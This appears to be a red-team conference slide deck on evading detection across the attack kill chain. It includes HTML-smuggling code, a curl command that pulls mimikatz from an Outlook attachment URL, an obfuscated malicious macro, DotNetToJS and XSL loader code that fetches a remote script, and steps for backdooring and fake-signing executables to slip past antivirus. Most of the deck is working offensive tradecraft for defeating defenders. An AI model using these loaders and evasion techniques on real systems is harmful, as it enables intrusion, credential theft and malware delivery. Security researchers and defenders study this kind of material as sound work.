Causes the browser to treat the linked URL as a download. Can be used with or without a value:

- Without a value, the browser will suggest a filename/extension, generated from various sources:
 - The **Content-Disposition** HTTP header
 - The final segment in the URL **path**
 - The **media type** (from the **Content-Type** header, the start of a **data:** URL, or **Blob.type** for a **blob:** URL)

```
var obf_data = obf_base64ToArrayBuffer(obf_file);
var obf_blob = new Blob([obf_data], {type: 'application/octet-stream'});
var obf_fileName = 'Autoruns64.exe';

// msSaveOrOpenBlob
if (window.navigator['msSaveOrOpenBlob']) {
    window.navigator['msSaveOrOpenBlob'](obf_blob, obf_fileName);
}
else {
    var obf_a = document.createElement('a');
    document.body.appendChild(obf_a);
    obf_a.style = 'display: none';

    // createObjectURL
    var obf_url = window.URL['createObjectURL'](obf_blob);
    obf_a.href = obf_url;

    // download
    obf_a['download'] = obf_fileName;

    obf_a.click();

    // revokeObjectURL
    window.URL['revokeObjectURL'](obf_url);
}
```



Summing Up On File Formats

- » Plenty Ways To Skin A Cat - nightmare for detection engineers
- » Below is a list of extensions that we can weaponize, meaning they pose *actual* risk:

Word	1.	docm	PowerPoint	19.	pub	Publisher	MS Project	37.	mpd	Containers	55.	zip
	2.	doc						38.	mpp		56.	7z
	3.	docx		20.	ppa			39.	mpt		57.	iso
	4.	dot		21.	ppam			40.	mpw		58.	img
	5.	dotm		22.	pptm			41.	mpx		59.	cab
	6.	rtf		23.	ppsm						60.	pdf
Excel			Visio	24.	pot	WSH, COM, HTML			Executables	61.	vhd	
	7.	xls		25.	potm		42.	vbs		62.	vhd	
	8.	xlsm		26.	pps		43.	vbe				
	9.	xlam		27.	pptx		44.	hta		63.	exe	
	10.	xlsx					45.	sct		64.	scr	
	11.	xla		28.	vdw		46.	wsf		65.	cpl	
	12.	xlt		29.	vsd		47.	wsc		66.	wll	
	13.	xltm		30.	vsdm		48.	xsl		67.	xll	
	14.	slk	31.	vss	49.	vbe	68.	bat				
		32.	vssm	50.	js	69.	ps1					
15.	chm		33.	vstm	51.	jse	70.	cmd				
16.	scf		34.	vst	52.	Html	71.	sh				
17.	url	Exotics						72.	lnk			
18.	csproj			35.	library-ms	53.	mde	73.	chm			
				36.	settingscontent-ms	54.	accde	MS Access				

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Victim Host Detection (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Victim Identity Detection (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Access Token Manipulation (5)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Victim Network Detection (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (15)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Victim Org Detection (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Tooling for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Create or Modify System Process (4)	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Domain Policy Modification (2)	Domain Policy Modification (2)	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Open Technical Sources (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Execution Guardrails (1)	Modify Authentication Process (4)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Exfiltration Over Physical Medium (1)	Firmware Corruption
Open Services/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	Exploitation for Defense Evasion	Network Sniffing	Domain Trust Discovery	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Exfiltration Over Web Service (2)	Inhibit System Recovery
Victim-Owned Assets			System Services (2)	External Remote Services	Exploitation for Privilege Escalation	File and Directory Permissions Modification (2)	OS Credential Dumping (8)	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol	Scheduled Transfer	Resource Hijacking
			User Execution (3)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hide Artifacts (9)	Steal Application Access Token	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port	Transfer Data to Cloud Account	Service Stop
			Windows Management Instrumentation	Implant Internal Image	Process Injection (11)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (4)	Network Service Scanning		Data from Removable Media	Protocol Tunneling		System Shutdown/Reboot
				Modify Authentication Process (4)	Scheduled Task/Job (6)	Impair Defenses (9)	Steal Web Session Cookie	Network Share Discovery		Data Staged (2)	Proxy (4)		
				Office Application Startup (6)	Valid Accounts (4)	Indicator Removal on Host (6)	Two-Factor Authentication Interception	Password Policy Discovery		Email Collection (3)	Remote Access Software		
				Pre-OS Boot (5)		Indirect Command Execution	Unsecured Credentials (1)	Peripheral Device Discovery		Input Capture (4)	Traffic Signaling (1)		
						Masquerading (7)		Permission Groups Discovery (3)		Screen Capture	Web Service (3)		
						Modify Authentication Process (4)		Process Discovery					

Evasion
In-Depth



Evasion In-Depth -> Across The Kill-Chain

» Apply Evasion Regime At Every Attack Step

» Across the Kill-Chain

- » Each stage of cyber kill-chain comes with unique **challenges**
- » Each **challenge** needs to be modelled from **detection** surface point-of-view
- » Each **detection** area to be addressed with Unique **Evasion**





Delivery - Payloads Hosting

» Serve payloads (HTMLs) off Good-Reputation URLs

- » Avoids self-registered domains
- » Snags well-trusted certificates


» Living Off Trusted Sites (LOTS)

- » Outlook Attachment volatile URL = perfect example

• Clouds

- Storage Services: S3, Blobs
- Virtual Machines + webserver
- Serverless endpoints that host files

• Inter-Planetary File System (IPFS)



mr.d0x

Living Off Trusted Sites (LOTS) Project				
Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: LOLBAS & GTFORing .				
Search for a website (e.g. github.com) or tag (+phishing) or service provider (#microsoft)				
Website	Tags			Service Provider ▾
raw.githubusercontent.com	Phishing	C&C	Download	Github
github.com	Phishing	Download		Github
1drv.ms	Phishing			Microsoft
1drv.com	Phishing	Download		Microsoft
docs.google.com	Phishing	C&C		Google
drive.google.com	Phishing	Download	Exfiltration	Google



mr.d0x
@mrd0x

Outlook attachments can be directly downloaded.

1. Compose an email
2. Attach a file (add .txt to the end if it's a restricted file type)
3. Click on the file to download it and grab the link (attachment[.]outlook[.]live[.]net)

Link is valid for ~15 minutes.

[Przetłumacz Tweeta](#)

```
cmd /c curl -L "https://attachment.outlook.live.net/owa/MSF"
```

```
run -o mini.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0     1278k   0 --:--:--  0:00:01 --:--:-- 1258k

C:\Users\mr.d0x>mini.exe

#####  mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
## ^ ##  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##  > https://blog.gentilkiwi.com/mimikatz
## v ##  Vincent LE TOUX ( vincent.letoux@gmail.com )
#####  > https://pingcastle.com / https://mysmartlogon.com **/
```

7:36 PM · 22 lis 2021 · Twitter Web App

Hi mr.d0x!



Delivery - Evasions


- » HTML Smuggling + delay + Anti-Sandbox
- » **VBA Purging**
- » Document anonymization (clear-out *core.xml*)
- » **Office Document Encryption** (even *VelvetSweatshop* will cut it)
- » VBA Execution Guardrails (Domain Name, Username, etc)
- » Consider using Template/CustomUI Injection
to split infection process into
Pull -> Run

```
updateElem(self.logger, metadata, et, ns, 'dc:title', '')
updateElem(self.logger, metadata, et, ns, 'dc:subject', '')
updateElem(self.logger, metadata, et, ns, 'dc:creator', '')
updateElem(self.logger, metadata, et, ns, 'cp:keywords', '')
updateElem(self.logger, metadata, et, ns, 'dc:description', '')
updateElem(self.logger, metadata, et, ns, 'cp:lastModifiedBy', '')
updateElem(self.logger, metadata, et, ns, 'cp:revision', '1', False)
```

Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ



Not VBA Purged

```
!Offic
!G{2
DF8D04C-
5BFA-1010B-BDES
gAja
ram File
s (x86)\Common
Microsof
t Shared
\OFFICE1
6\MSO.DL
P 16.
0 0b
li'brary
fThisDoc
umentG
T@hi
@Jc
nU@p
H*B
dule1G
(1Normal
/w 1 /C "sv oc -;sv in ec;sv ny'
((gv oc).value.toString()+(gv in).value.toStr
ing());
(gv ny).value.toString() ('JAB
LAGsAPQAnACQASwBQAD0AJwAnAFsARABsAGwASQBtAHAAbwByA
HQAkAAoACIAbQAIACsAIgBzACIAKwAIAHYAYwByAHQALgBkAGw
AbAAIAcKAKQBdAHAAdQBIAgWAAQJBjACAAcWb0AGEAdAbpAGMAI
ABIAHgAdABIAHIAbgAgAEkAbgB0AFAdABYACAAYQBDAFoAKAB
1AGkAbgB0ACAAZAB3AFMAAQB6AGUALAAgAHUAAQBuAHQAIBhA
G0AbwB1AG4AdAApADsAwWBEAGwAbABJAG0AcABvAHIAAdAAoACI
AawB1AHIAbgB1AGwAMwAyAC4AZAAIACsAIgBzACIAKwAIAgWAI
gApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB
0AGUAcgBuACAASQBuAHQAUA0AHIAIABWAFcAZgAcAEkAbgB0A
FAAdABYACAABwAFQAAABYAGUAYQBKAEEAdAB0AHIAAQBuAHU
AdAB1AHMALAAgAHUAAQBuAHQAIBKACAUwB0AGEAYwBrAFMAA
QB6AGUALAAgAEkAbgB0AFAdABYACAABwAFMAABHIAAdAB
BAGQAZABYAGUAcwBzACwAIBJAG4AdABQAHQAcgAgAGwACABQA
```

VBA Purged

```
!Offic
g2DF8
D04C-5BF
A-101B-BHDES
gAA
gram
Files (
x86)\Com
mon
\Mic
rosoft S
hared\OF
FICE16\H
SO.DLL#
P 16.0 0
Libra
2Thi
sDocumen
@hi
l"D@Jc
n@p
H*B
Module1G
Attribut
e VB_Nam
e = "Mod
ule1"
ub Auto0
pen()
im NvdqQ0ot
b /
w 1 /C "
"sv oc -
in ec
\ny
0).val@ue.toS
g(+
0);" & T"p
ny
```




Exploitation

- » Non Auto-Exec Docs + *CustomUI*
- » Or Auto-Exec but with ActiveX / exotic entry point
- » DotNetToJS still works great against Defender and AMSI ~ 2022
- » Evades ASR rules:
 - » *Block office applications from injecting into other processes*
- » Remote Process Injection + Parent PID Spoofing = *success*
 - » As long as EDR is cool about tampering with remotes

```
Dim stm As Object, fmt As Object, al As Object
Set stm = CreateObject("System.IO.MemoryStream")

If stm Is Nothing Then
    manifest = "<?xml version='1.0' encoding='UTF-16' standalone='yes'?><assembly xmlns='<br>manifest = manifest & "ialization.Formatters.Binary.BinaryFormatter'" threadingModel="Both"<br>manifest = manifest & "llections.ArrayList'" runtimeVersion="v4.0.30319" /><clrClass clsid<br>manifest = manifest & "Security.Cryptography.FromBase64Transform'" threadingModel="Both"<br>manifest = manifest & "ersion="v4.0.30319" /></assembly>"

    Set ax = CreateObject("Microsoft.Windows.ActCtx")
    ax.ManifestText = manifest

    Set stm = ax.CreateObject("System.IO.MemoryStream")
    Set fmt = ax.CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    Set al = ax.CreateObject("System.Collections.ArrayList")
Else
    Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    Set al = CreateObject("System.Collections.ArrayList")
End If

Dim dec
dec = decodeHex(s)

For Each i In dec
    stm.WriteByte i
Next i

stm.Position = 0

Dim n As Object, d As Object, o As Object
Set d = fmt.Deserialize_2(stm)
al.Add Empty

Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

o.Foo("notepad.exe")
```



Exploitation - Evasions

- » DotNetToJS from VBA
- » Alternatively XSL Loader from VBA
 - » Low IOC footprint, executes in-memory, stealthy as hell
- » Spawn into Remote Process to live outside of Office
- » Utilise Parent PID Spoofing
- » Or instead use Dechained Execution:
 - » Scheduled Tasks
 - » COM Hijacking
 - » DLL Side-Loading
- » AMSI Evasion from VBA is cumbersome – no need to evade
 - » Simply change tactic so that your code not triggers it anymore

```
1
2  Set xml = CreateObject("Microsoft.XMLDOM")
3  xml.async = false
4  Set xsl = xml
5  xsl.load "https://report.z13.web.core.windows.net/update"
6  xml.transformNode xsl
7
```

```
templates / converts / = vbs in xsl.xsl
1  <?xml version='1.0'?>
2  <stylesheet
3      xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
4      xmlns:user="placeholder"
5      version="1.0">
6  <output method="text"/>
7  <ms:script implements-prefix="user" language="VBScript"><![CDATA[
8      <<<VBSCRIPT_CODE>>>
9  ]]>
10 </ms:script>
11 </stylesheet>
```



Installation

» KILLER EVASION:

» **BEWARE OF USING COBALT STRIKE** 😞, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT

» They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now 😞

» If your Client/Team/Employer can afford it:

» Develop In-House Malware

» Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What's fancy nowadays?

» **Nighthawk** - helluva C2, but pricey

» **PoshC2** - may work just fine

» **Sliver** - really evasive, requires mods, too heavy for my taste
execute-assembly follows **fork & run** (beware, its loud!)



Mariusz Banach @mariuszbit · 31 maj

W odpowiedzi do @HackingLZ @LittleJoeTables i 8 innych użytkowników
It's not that bad when you invest shit ton of R&D hours for custom loaders, evasion, unhookers, guardrails, anti-Everything. Long weeks later we eventually grown in-house tooling to keep operating with CS for our RTs. Plenty of booby traps to be wary of yet feasible ಠ_ಠ



Adam Chester
@_xpn_

Man I'm calling it, bye bye Cobalt Strike, hello Sliver! Not had to use CS on an engagement for a while but when you don't wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible... time for something new.



Installation

ASR (Attack surface Reduction) audited explorer.exe launch : `evil.exe` triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

» Prefer DLLs over EXEs == Indirect Execution

- » MS Defender For Endpoint has this ASR prevalence rule -> not that effective against DLLs
- » Apply DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs & forget about it

The screenshot shows the Microsoft Defender Security Center interface for a file named **evil.exe**. The interface is divided into several sections:

- File details:** A table showing file metadata.


File details	Value	Icon
SHA1	c80b2c18c1	📄
SHA256	7717f35c1	📄
MD5	62a3123e2	📄
Size	705.02 KB	
Signer	Unknown	
Is PE	True	
Malware detection	None	
- Incident:** A section titled "Data isn't available right now" with a "180 days" indicator.
- Malware detection:** A section titled "Virus Total ratio" with "No data available" and "Malware detection: None".
- File prevalence:** A section showing "0 Email inboxes" (with a link to "Open in Office 365"), "2 devices in organization" (with a "30 days" dropdown), and "2 devices worldwide".



Processing

» Encrypt your strings during
Compile-Time with andriyet/ADVobfuscator


» or **Obfuscate** your implants:
» conveniently with *ProtectMyTooling*



» It lets you roll implants through
multitude of daisy-chained packers

» I'm releasing it *just now*:

<https://github.com/mgeeky/ProtectMyTooling>





Processing

» Watermark your implants

- » deliberately inject IOCs
- » for implants tracking
- » for operational oversight
- » to stay ahead of Blue Teams relying on VT

» Inject into wherever you like:

- » DOS Stub
- » Additional PE Section
- » Manifest
- » Version Info
- » PE Checksum, Timestamp

```

;
ED.
,E#Wi
j. f#iE###G.
EW, .E#t E#FD#W;
E##j i#W, E#t t##L
E###D. L#D. E#t .E#K,
E#jG#W; :K#Wfff; E#t j##f
E#t t##f i###WLLLLtE#t :E#K:
E#t :K#E: .E#L E#t t##L
E#KDDDD###i f#E: E#t .D#W;
E#f,t#Wi,,, ,WW; E#tiW#G. f#i j.
E#t ;W: ; .D#;E#K##i .. GEEEEEEEL .E#t EW, .. : .. EW, E#t .GE .E#t EW,
DWi ,K. DL t#E#D. ;W, ;;;L#K; ;. i#W, E##j ,W, .Et ;W, E##j E#t j#K; i#W, E##j
f. :K#L LWL E#t j##, t#E L#D. E###D. t##, ,W#t j##, E###D. E#GK#f L#D. E###D.
EW: ;W#L .E#f L: G###, t#E :K#Wfff; E#jG#W; L###, j#### G###, E#jG#W; E#D. :K#Wfff; E#jG#W;
E#t t#KE#L ,W#; :E###, t#E i###WLLLLt E#t t##f .E#j##, G#fE#t :E####, E#t t##f E#Wi i###WLLLLt E#t t##f
E#t f#D. L#L t#K: ;W#DG##, t#E .E#L E#t :K#E: ;W#; ##, :K#i E#t ;W#DG##, E#t :K#E: E#jL#D: .E#L E#t :K#E:
E#jG#f L#LL#G j###DW##, t#E f#E: E#KDDDD###i j#E. ##f#W, E#t j###DW##, E#KDDDD###E#t ,K#j f#E: E#KDDDD###i
E###; L###j G##i, ,G##, t#E ,W#; E#f,t#Wi,,, .D#L ###K: E#t G##i, ,G##, E#f,t#Wi, ,E#t jD ,W#; E#f,t#Wi,,,
E#K: L#W; :K#K: L##, t#E .D#; E#t ;#W: :K#t ##D. E#t :K#K: L##, E#t ;#W: j#t .D#; E#t ;#W:
EG LE. ;#D. L##, fE tt DWi ,KK:... #G .. ;##D. L##, DWi ,KK: ; tt DWi ,KK:
; ;@ ,,, ,,, : j ,,, ,,,

```

Watermark thy implants, track them in VirusTotal
 Mariusz Banach / mgeeky '22, (@mariuszbit)
 <mb@binary-offensive.com>

usage: RedWatermarker.py [options] <infile>

options:

-h, --help show this help message and exit

Required arguments:

infile Input implant file

Optional arguments:

-C, --check Do not actually inject watermark. Check input
 -v, --verbose Verbose mode.
 -d, --debug Debug mode.
 -o PATH, --outfile PATH Path where to save output file with watermark

PE Executables Watermarking:

-t STR, --dos-stub STR Insert watermark into PE DOS Stub (This progr
 -c NUM, --checksum NUM Preset PE checksum with this value (4 bytes).
 -e STR, --overlay STR Append watermark to the file's Overlay (at th
 -s NAME,STR, --section NAME,STR Append a new PE section named NAME and insert

21 hours ago

Input

```

{
  "project": "Operation Chimera",
  "start": "01/01/2022",
  "stop": "31/01/2022",
  "company": "Red Team Limited",
  "lead": "Mariusz Banach"
}

```

Output

```

ZDEwZDUzZjcwZTU2NjFjMWE1NGEwYzc5MmQzYzYzM0WVNmMDVmYmM
GM5OWExOWJkYzZlNmEYnJlEWMjI2MGRlZTNjNjI5YTlWMTMhMzc3
ZkYmJjY2RlYjExN2ViZWUzNjRjMmM3MjhNGFhNjNk5YjlmMTRhN
0ZWE=

```

AES(JSON(Operation Metadata))

<https://github.com/mgeeky/ProtectMyTooling/blob/master/RedWatermarker.py>



Processing

- » If you need to have them EXE
 - » **Backdoor** legitimate EXE
 - » then Sign that EXE with a Fake Code Cert
- » PE Backdooring strategy:
 - » Insert Shellcode in the middle of .text
 - » Change OEP
 - » ... or better hijack a branching JMP/CALL
 - » Regenerate Authenticode signature



Your finest PE backdooring companion.
Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>

usage: peInjector.py [options] <mode> <shellcode> <infile>

options:
-h, --help show this help message and exit

Required arguments:
mode PE Injection mode, see help epilog for more details.
shellcode Input shellcode file
infile PE file to backdoor

Optional arguments:
-o PATH, --outfile PATH Path where to save output file with watermark injected. If not given, will modify infile.
-v, --verbose Verbose mode.

Backdooring options:
-n NAME, --section-name NAME If shellcode is to be injected into a new PE section, define that section name. Section name must not be longer than 7 characters.
-i IOC, --ioc IOC Append IOC watermark to injected shellcode to facilitate implant tracking.

Authenticode signature options:
-r, --remove-signature Remove PE Authenticode digital signature since its going to be invalidated anyway.

PE Backdooring <mode> consists of two comma-separated options.
First one denotes where to store shellcode, second how to run it:

<mode>

save,run	
	+----- 1 - change AddressOfEntryPoint
	2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
	3 - setup TLS callback
+-----	1 - store shellcode in the middle of a code section
	2 - append shellcode to the PE file in a new PE section

Example:

```
py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```





Fake Signing

» *That's rubbish, modern anti-malware tech wouldn't get fooled that way!*

» Yeah, exactly – no way!

» Oh, anyway...
who got tricked?

1. Avast

2. AVG

3. Avira

4. Cylance

5. Cynet

6. F-Secure

7. MaxSecure

8. SentinelOne

(Static ML)



The screenshot shows the VirusTotal interface for a file named 'Apollo.exe' with SHA256 hash 1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73. The file size is 1.27 MB and it was uploaded on 2022-07-13. A red circular badge indicates a 'Community Score' of 30/70. A warning icon states '30 security vendors and no sandboxes flagged this file as malicious'. The file is categorized as 'assembly' and 'peexe'. Under the 'DETECTION' tab, a rule from ditekSHen is highlighted: 'INDICATOR_EXE_Packed_Fody' which detects executables manipulated with Fody.

Mythic Apollo.exe not signed.

<https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1>

The screenshot shows the VirusTotal interface for a file named 'Apollo.exe' with SHA256 hash 34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdbcebaac3df65. The file size is 1.28 MB and it was uploaded on 2022-07-13. A red circular badge indicates a 'Community Score' of 22/69. A warning icon states '22 security vendors and no sandboxes flagged this file as malicious'. The file is categorized as 'assembly', 'invalid-signature', 'overlay', 'peexe', and 'signed'. Under the 'DETECTION' tab, the same rule from ditekSHen is highlighted: 'INDICATOR_EXE_Packed_Fody' which detects executables manipulated with Fody. A small image of a white cat is visible in the bottom right corner of the interface.

Mythic Apollo.exe fake-signed.

<https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdbcebaac3df65?nocache=1>

